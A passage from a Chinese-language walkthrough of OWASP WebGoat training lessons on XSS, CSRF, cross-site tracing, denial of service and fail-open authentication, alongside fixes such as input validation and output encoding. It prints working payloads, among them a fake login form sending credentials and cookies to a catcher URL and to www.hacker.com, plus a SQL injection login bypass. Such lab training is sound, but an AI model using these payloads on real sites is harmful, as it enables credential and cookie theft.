最后，就是要将这两段代码合并。最终需要输入的代码如下：

```
<script>function hack(){ alert("Had this been a real attack... Your credentials were just stolen. User Name = " +
document.forms[0].user.value + "Password = " + document.forms[0].pass.value); XSSImage=new Image;
XSSImage.src="http://localhost/WebGoat/catcher?PROPERTY=yes&user="+ document.forms[0].user.value +
"&password=" + document.forms[0].pass.value + """;} </script><form><br><br><HR><H3>This feature requires
account login:</H3 ><br><br>Enter Username:<br><input type="text" id="user" name="user"><br>Enter
Password:<br><input type="password" name = "pass"><br><input type="submit" name="login" value="login"
onclick="hack()"></form><br><br><HR>
```

搜索这段代码，你会看到一个要求输入用户名密码的表单，输入用户名密码，点击登录，WebGoat 会把你输入的信息捕获并反馈给你。

在这里也可以尝试输入另一段代码，效果一样：

```
<div><br><br>拍拍网登录<form
action="http://www.hacker.com/getinfo?cookie="%2bdocument.cookie"><table><tr><td>Login:</td><td><input
type=text length=20 name=login></td></tr><tr><td>Password:</td><td><input type=text length=20
name=password></td></tr></table><input type=submit value=LOGIN></div>
```

## 2.8.2. LAB: Cross Site Scripting ( 实验室：跨站脚本 )

### 2.8.2.1. Stage 1: Stored XSS ( 第一阶段：存储式跨站脚本 )

#### 2.8.2.1.1. 课程目的

这是种是一个很好的做法，擦除所有输入，尤其是那些以后将用做参数的操作系统命令、脚本和数据库查询的输入。尤为重要，这些内容将会永久的存放在那里。应当禁止用户创建消息内容，用户的信息被检索时，可能导致其他用户加载一个不良的网页或不良的内容。当一个未经验证的用户的输入作为一个 HTTP 响应的时候，XSS 攻击也可能会发生。在一个反射式 XSS 攻击中，攻击者会利用攻击脚本精心制作一个 URL 并通过将其发送到其他网站，电子邮件，或其他方式骗取受害者点击它。

在这个练习中，你将执行存储和反射攻击。

#### 2.8.2.1.2. 课程方法

1. 以用户名“Tom”密码 tom 登录，选择 Tom，点击“View Profile”按钮。现在可以看到 Tom 的个人信息。点击“Edit Profile”，在“Street”一栏中进行 XSS 攻击。加入如下代码，点击“UpdateProfile”：

```
<script>alert("Got Ya");</script>
```



Goat Hills Financial  
Human Resources

Welcome Back Tom

First Name:	Tom	Last Name:	Cat
Street:	<script>alert('haha');</script>	City/State:	New York, NY
Phone:	443-599-0762	Start Date:	1011999
SSN:	792-14-6364	Salary:	80000
Credit Card:	5481360857968521	Credit Card Limit:	30000
Comments:	Co-Owner.	Manager:	Tom Cat
Disciplinary Explanation:	NA	Disciplinary Action Dates:	0

ViewProfile UpdateProfile Logout

2. 退出登录，以用户名 Jerry，密码 jerry 登录，选择浏览 Tom 的信息，会弹出这段注入脚本。

**THIS LESSON ONLY WORKS WITH THE DEVELOPER VERSION OF WEBGOAT**

Implement a fix to block the stored XSS before it can be written to the database. Repeat stage 1 as 'Eric' with 'David' as the manager. Verify that 'David' is not affected by the attack

- \* You have completed Stored XSS.
- \* Welcome to Block Stored XSS using Input Validation

**Goat Hills Financial**  
Human Resources

Welcome Back Jerry

First Name:	Tom	Last Name:	Cat
Street:		City/State:	New York, NY
Phone:	443-599-0762	Start Date:	1011999
SSN:	792-14-6364	Salary:	80000
Credit Card:	5481360857968521	Credit Card Limit:	30000
Comments:	Co-Owner.	Manager:	105
Disciplinary Explanation:	NA	Disciplinary Action Dates:	0

ListStaff EditProfile DeleteProfile Logout

### 2.8.2.2. Stage 2: Block Stored XSS using Input Validation ( 第二阶段：使用输入验证阻止存储式 XSS 攻击 )

#### 2.8.2.2.1. 课程目的

在这个练习中，你将执行存储和反射 XSS 攻击，你还可以通过在 web 应用程序中调整代码来防护这种攻击。

#### 2.8.2.2.2. 课程方法

通过在

UpdateProfile.java which is placed in the package org.owasp.webgoat.lessons.CrossSiteScripting 类中添加如下代码，可防止此类攻击。

```
/**Your code**/  
String regex = "[\\s\\w-,]*";  
String stringToValidate = firstName+lastName+ssn+title+phone+address1+address2+
```

```
startDate+ccn+disciplinaryActionDate+
disciplinaryActionNotes+personalDescription;
Pattern pattern = Pattern.compile(regex);
validate(stringToValidate, pattern);
/**End of your code**/
```

这段验证代码只允许 `s = whitespace: \t\n\x0B\f\r`, `w = word: a-zA-Z_0-9` 通过验证。使用其他字符将会抛出验证异常。

### 2.8.2.3. Stage 3: Stored XSS Revisited ( 第三阶段：存储的 XSS 再访问 )

#### 2.8.2.3.1. 课程目的

在这个练习中，你将执行存储和反射 XSS 攻击，你还可以通过在 web 应用程序中调整代码来防护这种攻击。

#### 2.8.2.3.2. 课程方法

以用户 David，密码 david 登录，然后浏览 Bruce 的信息，即可完成。

### 2.8.2.4. Stage 4: Block Stored XSS using Output Encoding ( 第四阶段：使用输出编码块阻止存储式 XSS )

#### 2.8.2.4.1. 课程目的

在这个练习中，你将执行存储和反射 XSS 攻击，你还可以通过在 web 应用程序中调整代码来防护这种攻击。

#### 2.8.2.4.2. 课程方法

在 `org.owasp.webgoat.util.HtmlEncoder` 类中添加一个 `encode(String s)` 静态方法。这个方法更改所有字符串中的特殊字符。现在你可以用 `org.owasp.webgoat.lessons.CrossSiteScripting` class 类中的 `getEmployeeProfile` 这个方法。用 `HtmlEncoder.encode(answer_results.getString(someString))` 替换所有 `answer_results.getString(someString)`，即可完成。

### 2.8.2.5. Stage 5: Reflected XSS ( 第五阶段：反射式 XSS )

#### 2.8.2.5.1. 课程目的

当客户端发送什么，服务器就返回什么的时候，就会出现反射式 XSS。



#### 2.8.2.5.2. 课程方法

以用户名 Larry，密码 larry 登录。点击“SearchStaff”，在搜索框中，添加如下一段代码即可完成：

```
<script>alert("Dangerous");</script>
```

### 2.8.2.6. Stage 6: Block Reflected XSS ( 第六阶段：阻止反射式 XSS )

#### 2.8.2.6.1. 课程目的

阻止反射式 XSS。

#### 2.8.2.6.2. 课程方法

方法类似于第二阶段。编辑 org.owasp.webgoat.lessons.CrossSiteScripting.FindProfile.java，在 getRequestParamter 方法后面添加下面代码：

```
String regex = "[\\s\\w-]*";  
String parameter = s.getParser().getRawParameter(name);  
Pattern pattern = Pattern.compile(regex);  
validate(parameter, pattern);  
return parameter;
```

### 2.8.3. Stored XSS Attacks ( 存储式 XSS 攻击 )

#### 2.8.3.1. 课程目的

学习存储式 XSS 攻击。这里模拟一个类似论坛之类可发表信息的网页，你需要在其中加入代码，使其实现 XSS 攻击。

#### 2.8.3.2. 课程方法

在 title 中任意输入字符。在内容中输入以下代码：

```
<script>alert('xss')</script>  
或者<script language="javascript" type="text/javascript">alert("Ha Ha Ha");</script>
```

点提交。如图所示：

**Solution Videos** It is always a good practice to scrub all input, especially those inputs that will later be used as parameters to OS commands, scripts, and database queries. It is particularly important for content that will be permanently stored somewhere in the application. Users should not be able to create message content that could cause another user to load an undesirable page or undesirable content when the user's message is retrieved.

[Restart this Lesson](#)

Title:

Message:

### Message List

<script>alert('xss')</script>

aa

ab



[OWASP Foundation](#) | [Project WebGoat](#) | [Report Bug](#)

点击“ab”，这就好比您刚创建的帖子，由您或者其他用户浏览，然后会弹出一个对话框，证明 XSS 攻击成功。

**Solution Videos** It is always a good practice to scrub all input, especially those inputs that will later be used as parameters to OS commands, scripts, and database queries. It is particularly important for content that will be permanently stored somewhere in the application. Users should not be able to create message content that could cause another user to load an undesirable page or undesirable content when the user's message is retrieved.

[Restart this Lesson](#)

**\* Congratulations. You have successfully completed this lesson.**

Title:

Message:

### Message Contents For: ab

Title: ab

Message:



## 2.8.4. Cross Site Request Forgery (CSRF) ( 跨站请求伪造 )

### 2.8.4.1. 课程目的

跨站请求伪造是一种让受害者加载一个包含图片的网页的一种攻击手段。如下代码所示：

```

```

当受害者的浏览器试图打开这个页面时，它会使用指定的参数向 `www.mybank.com` 的 `transferFunds.do` 页面发送请求。浏览器认为将会得到一个图片，但实际上是一种资金转移功能。该请求将包括与网站相关的任何 `cookies`。因此，如果用户已经通过网站的身份验证，并有一个永久的 `cookie`，甚至是当前会话的 `cookie`，网站将没有办法区分这是否是一个从合法用户发出的请求。通过这种方法，攻击者可以让受害者执行一些他们本来没打算执行的操作，如注销、采购项目或者这个脆弱的网站提供的任何其他功能。

在这一课中，你的目的是向一个新闻组发送一封邮件，邮件中包含一张图片，这个图像的 URL 指向一个恶意请求。尝试一个包括 `1*1` 像素的图像，其中包含一个网址。这个 URL 应当用一个额外的参数 `"transferFunds= 4000"` 指向 CSRF 课程页面。你可以通过左侧菜单在 CSRF 课程连接上右键单击，选择复制快捷方式。无论谁收到这封邮件，并恰好已经通过身份验证，他的资金将会被转走。

注：XSS 是复制用户信息进行攻击，而 CSRF 不用获得用户信息，直接在消息中插入请求进行攻击。

### 2.8.4.2. 课程方法

要完成这一课，你需要在消息框中嵌入 HTML 代码。这段代码中包含一个图片，链接到一个网站。在 HTML 中图片的格式是：


```

```


1. 创建一个新消息，命名为“Test”，消息中加入这段 HTML 代码。

```


```



2. 页面刷新后，你会在消息列表中看到一个新的消息。



3. 点击这个消息，这将会下载这个消息并以 HTML 的方式显示，这时用 WebScarab 来截获请求。在其中添加 “&transferFunds=5000”，然后确定。



4. 刷新页面后，该课完成。

## 2.8.5. Reflected XSS Attacks ( 反射式 XSS 攻击 )

### 2.8.5.1. 课程目的

这是一个很好的验证所有服务端输入的练习。当一个 HTTP 响应时，一个尚未验证的用户输入可能导致 XSS 发生。在一个反射式 XSS 攻击中，攻击者可以制作一个攻击脚本的 URL 并转发到其他网站、电子邮件或其他方式，骗取受害者进行点击。

在这个练习中，你的任务是拿出一些包含脚本的输入，你需要尝试得到这个网页，将输入返回到浏览器，使之执行这个脚本，做一些坏的事情。

### 2.8.5.2. 课程方法

在“Enter your three digit access code”处输入“<script>alert('Bang!')</script>”，然后点击“Update Card”即可完成。

**Solution Videos**For this exercise, your mission is to come up with some input containing a script. You have to try to get this page to reflect that input back to your browser, which will execute the script and do something bad. **Restart this Lesson**

Shopping Cart

Shopping Cart Items -- To Buy Now	Price	Quantity	Total
Studio RTA - Laptop/Reading Cart with Tilting Surface - Cherry	69.99	1	\$0.0
Dynex - Traditional Notebook Case	27.99	1	\$0.0
Hewlett-Packard - Pavilion Notebook with Intel Centrino	1599.99	1	\$0.0
3 - Year Performance Service Plan \$1000 and Over	299.99	1	\$0.0

The total charged to your credit card: \$0.0

Update Cart

Enter your credit card number:

4128 3214 0002 1999

Enter your three digit access code:

<script>alert("Bang!")</scri

Purchase

**Solution Videos**For this exercise, your mission is to come up with some input containing a script. You have to try to get this page to reflect that input back to your browser, which will execute the script and do something bad. **Restart this Lesson**

\* Congratulations. You have successfully completed this lesson.  
\* Whoops! You entered



2.8.6. HTTPOnly Test ( HTTPOnly 测试 )

2.8.6.1. 课程目的

为帮助减轻跨站脚本攻击的威胁，微软推出一个新的 cookie 属性叫做“HTTPOnly”。如果设置了这个标志，那么浏览器将不允许客户端脚本访问 cookie。由于这个属性相对较新，有些浏览器还无法正确处理这个属性。

这个练习的目的是测试你的浏览器是否支持“HTTPOnly”的 cookie 标志。注意“unique2u”的 cookie 值。如果您的浏览器支持“HTTPOnly”，并启用了 cookie，客户端的代码是不能够读取或写入 cookie 的，但是仍然可以向浏览器发送它的值。有些浏览器只能防止客户端读访问，无法防止写访问。

#### 2.8.6.2. 课程方法

分别在启用和禁用“HTTPOnly”的情况下点“Read Cookie”和“Write Cookie”，查看其中的不同，在不启用 HTTPOnly 的情况下，能够看到 unique2u 的值，而启用 HTTPOnly 之后则无法看到这个值。

### 2.8.7. Cross Site Tracing (XST) Attacks ( 跨站跟踪攻击 )

#### 2.8.7.1. 课程目的

Tomcat 支持 HTTP TRACE 命令，你的目的是执行跨站跟踪攻击。

#### 2.8.7.2. 课程方法

你需要使用跨站点跟踪攻击，这可以通过在“three digit access code”中嵌入脚本来实现。

```
<script type="text/javascript">if ( navigator.appName.indexOf("Microsoft") !=-1) {var xmlhttp = new
ActiveXObject("Microsoft.XMLHTTP");xmlhttp.open("TRACE", "/", false);
xmlhttp.send();str1=xmlhttp.responseText; while (str1.indexOf("\n") > -1) str1 = str1.replace("\n","<br>");
document.write(str1);}</script>
```

**Solution Videos** It is always a good practice to scrub all input, especially those inputs that will later be used as parameters to OS commands, scripts, and database queries. It is particularly important for content that will be permanently stored somewhere in the application. Users should not be able to create message content that could cause another user to load an undesirable page or undesirable content when the user's message is retrieved.

[Restart this Lesson](#)

### General Goal(s):

Tomcat is configured to support the HTTP TRACE command. Your goal is to perform a Cross Site Tracing (XST) attack.

| Shopping Cart  |         |                                |           |
|--|---------|--------------------------------|-----------|
| Shopping Cart Items -- To Buy Now                              | Price   | Quantity                       | Total     |
| Studio RTA - Laptop/Reading Cart with Tilting Surface - Cherry | 69.99   | <input type="text" value="1"/> | \$69.99   |
| Dynex - Traditional Notebook Case                              | 27.99   | <input type="text" value="1"/> | \$27.99   |
| Hewlett-Packard - Pavilion Notebook with Intel® Centrino?      | 1599.99 | <input type="text" value="1"/> | \$1599.99 |
| 3 - Year Performance Service Plan \$1000 and Over              | 299.99  | <input type="text" value="1"/> | \$299.99  |

The total charged to your credit card: \$1997.96

[Update Cart](#)

Enter your credit card number:

Enter your three digit access code:

[Purchase](#)



**Solution Videos** It is always a good practice to scrub all input, especially those inputs that will later be used as parameters to OS commands, scripts, and database queries. It is particularly important for content that will be permanently stored somewhere in the application. Users should not be able to create message content that could cause another user to load an undesirable page or undesirable content when the user's message is retrieved.

[Restart this Lesson](#)

### General Goal(s):

Tomcat is configured to support the HTTP TRACE command. Your goal is to perform a Cross Site Tracing (XST) attack.

\* **Congratulations. You have successfully completed this lesson.**

\* **Whoops! You entered instead of your three digit code. Please try again.**

| Shopping Cart  |         |          |           |
|--|---------|----------|-----------|
| Shopping Cart Items -- To Buy Now                              | Price   | Quantity | Total     |
| Studio RTA - Laptop/Reading Cart with Tilting Surface - Cherry | 69.99   | 1        | \$69.99   |
| Dynex - Traditional Notebook Case                              | 27.99   | 1        | \$27.99   |
| Hewlett-Packard - Pavilion Notebook with Intel® Centrino?      | 1599.99 | 1        | \$1599.99 |
| 3 - Year Performance Service Plan \$1000 and Over              | 299.99  | 1        | \$299.99  |

The total charged to your credit card: \$1997.96 [Update Cart](#)

Enter your credit card number:

Enter your three digit access code:

[Purchase](#)

## 2.9. Denial of Service ( 拒绝服务 )

### 2.9.1. Denial of Service from Multiple Logins ( 由多个登录引起的拒绝服务 )

#### 2.9.1.1. 课程目的

拒绝服务攻击是 Web 应用程序中的主要问题。如果最终用户不能开展业务或执行由 Web 应用程序所提供的服务，则是浪费时间和金钱。

#### 2.9.1.2. 课程方法

这个网站允许用户多次登录。这个网站的数据库连接池允许两个连接。你需要获得一个有效的用户列表，并创建 3 个登录。

1. 通过 SQL 注入得到有效用户列表。用户名随意输入，密码使用 ' or '1'='1，得到有效用户列表。

**Solution Videos** Denial of service attacks are a major issue in web applications. If the end user cannot conduct business or perform the service offered by the web application, then both time and money is wasted. **Restart this Lesson**

### General Goal(s):

This site allows a user to login multiple times. This site has a database connection pool that allows 2 connections. You must obtain a list of valid users and create a total of 3 logins.

```
SELECT * FROM user_system_data WHERE user_name = '' or '1'='1' and password = '' or '1'='1'
```

| USERID | USER_NAME | PASSWORD | COOKIE |
|--------|-----------|----------|--------|
| 101    | jsnow     | passwd1  |        |
| 102    | jdoe      | passwd2  |        |
| 103    | jplane    | passwd3  |        |
| 104    | jeff      | jeff     |        |
| 105    | dave      | dave     |        |

Login Succeeded: Total login count: 0

User Name:

Password:

Login

2. 分别以三个用户进行登录。

**Solution Videos** Denial of service attacks are a major issue in web applications. If the end user cannot conduct business or perform the service offered by the web application, then both time and money is wasted. **Restart this Lesson**

### General Goal(s):

This site allows a user to login multiple times. This site has a database connection pool that allows 2 connections. You must obtain a list of valid users and create a total of 3 logins.

```
SELECT * FROM user_system_data WHERE user_name = 'jsnow' and password = 'passwd1'
```

| USERID | USER_NAME | PASSWORD | COOKIE |
|--------|-----------|----------|--------|
| 101    | jsnow     | passwd1  |        |

Login Succeeded: Total login count: 1

User Name:

Password:

Login

**Solution Videos**Denial of service attacks are a major issue in web applications. If the end user cannot conduct business or perform the service offered by the web application, then both time and money is wasted. **Restart this Lesson**

**General Goal(s):**

This site allows a user to login multiple times. This site has a database connection pool that allows 2 connections. You must obtain a list of valid users and create a total of 3 logins.

SELECT \* FROM user\_system\_data WHERE user\_name = 'jdoe' and password = 'passwd2'

| USERID | USER_NAME | PASSWORD | COOKIE |
|--------|-----------|----------|--------|
| 102    | jdoe      | passwd2  |        |

Login Succeeded: Total login count: 2

User Name:

Password:

**Solution Videos**Denial of service attacks are a major issue in web applications. If the end user cannot conduct business or perform the service offered by the web application, then both time and money is wasted. **Restart this Lesson**

**General Goal(s):**

This site allows a user to login multiple times. This site has a database connection pool that allows 2 connections. You must obtain a list of valid users and create a total of 3 logins.

**\* Congratulations. You have successfully completed this lesson.**

**Congratulations! Lesson Completed**

**2.10. Improper Error Handling ( 错误处理不当 )**

**2.10.1. Fail Open Authentication Scheme ( 打开认证失败方案 )**

**2.10.1.1. 课程目的**

这一课介绍了关于认证“无法打开”的基本知识。用安全术语来讲，“fail open”描述了一个验证机制的行为。这是一个验证方法的验证结果为“true”时发生的错误（意外的异常）。在登录过程中，这是特别危险的。

**2.10.1.2. 课程方法**

1. 在这一课中，用户需要绕过认证检查。以用户名 webgoat 登录，开启 webscarab，进行拦截。

**Solution Videos** Due to an error handling problem in the authentication Restart this Lesson mechanism, it is possible to authenticate as the 'webgoat' user without entering a password. Try to login as the webgoat user without specifying a password.

### Sign In

Please sign in to your account. See the OWASP admin if you do not have an account.


\*Required Fields

\*User Name:

\*Password:




- 选中“Password”一栏，点击“Delete”删除该选项，然后提交。



- 登录成功。

**Solution Videos** Due to an error handling problem in the authentication **Restart this Lesson** mechanism, it is possible to authenticate as the 'webgoat' user without entering a password. Try to login as the webgoat user without specifying a password.

**\* Congratulations. You have successfully completed this lesson.**

Welcome, webgoat

You have been authenticated with Fail Open Error Handling

[Logout](#)

[Refresh](#)



## 2.11. Injection Flaws ( 注入漏洞 )

### 2.11.1. Command Injection ( 命令注入 )

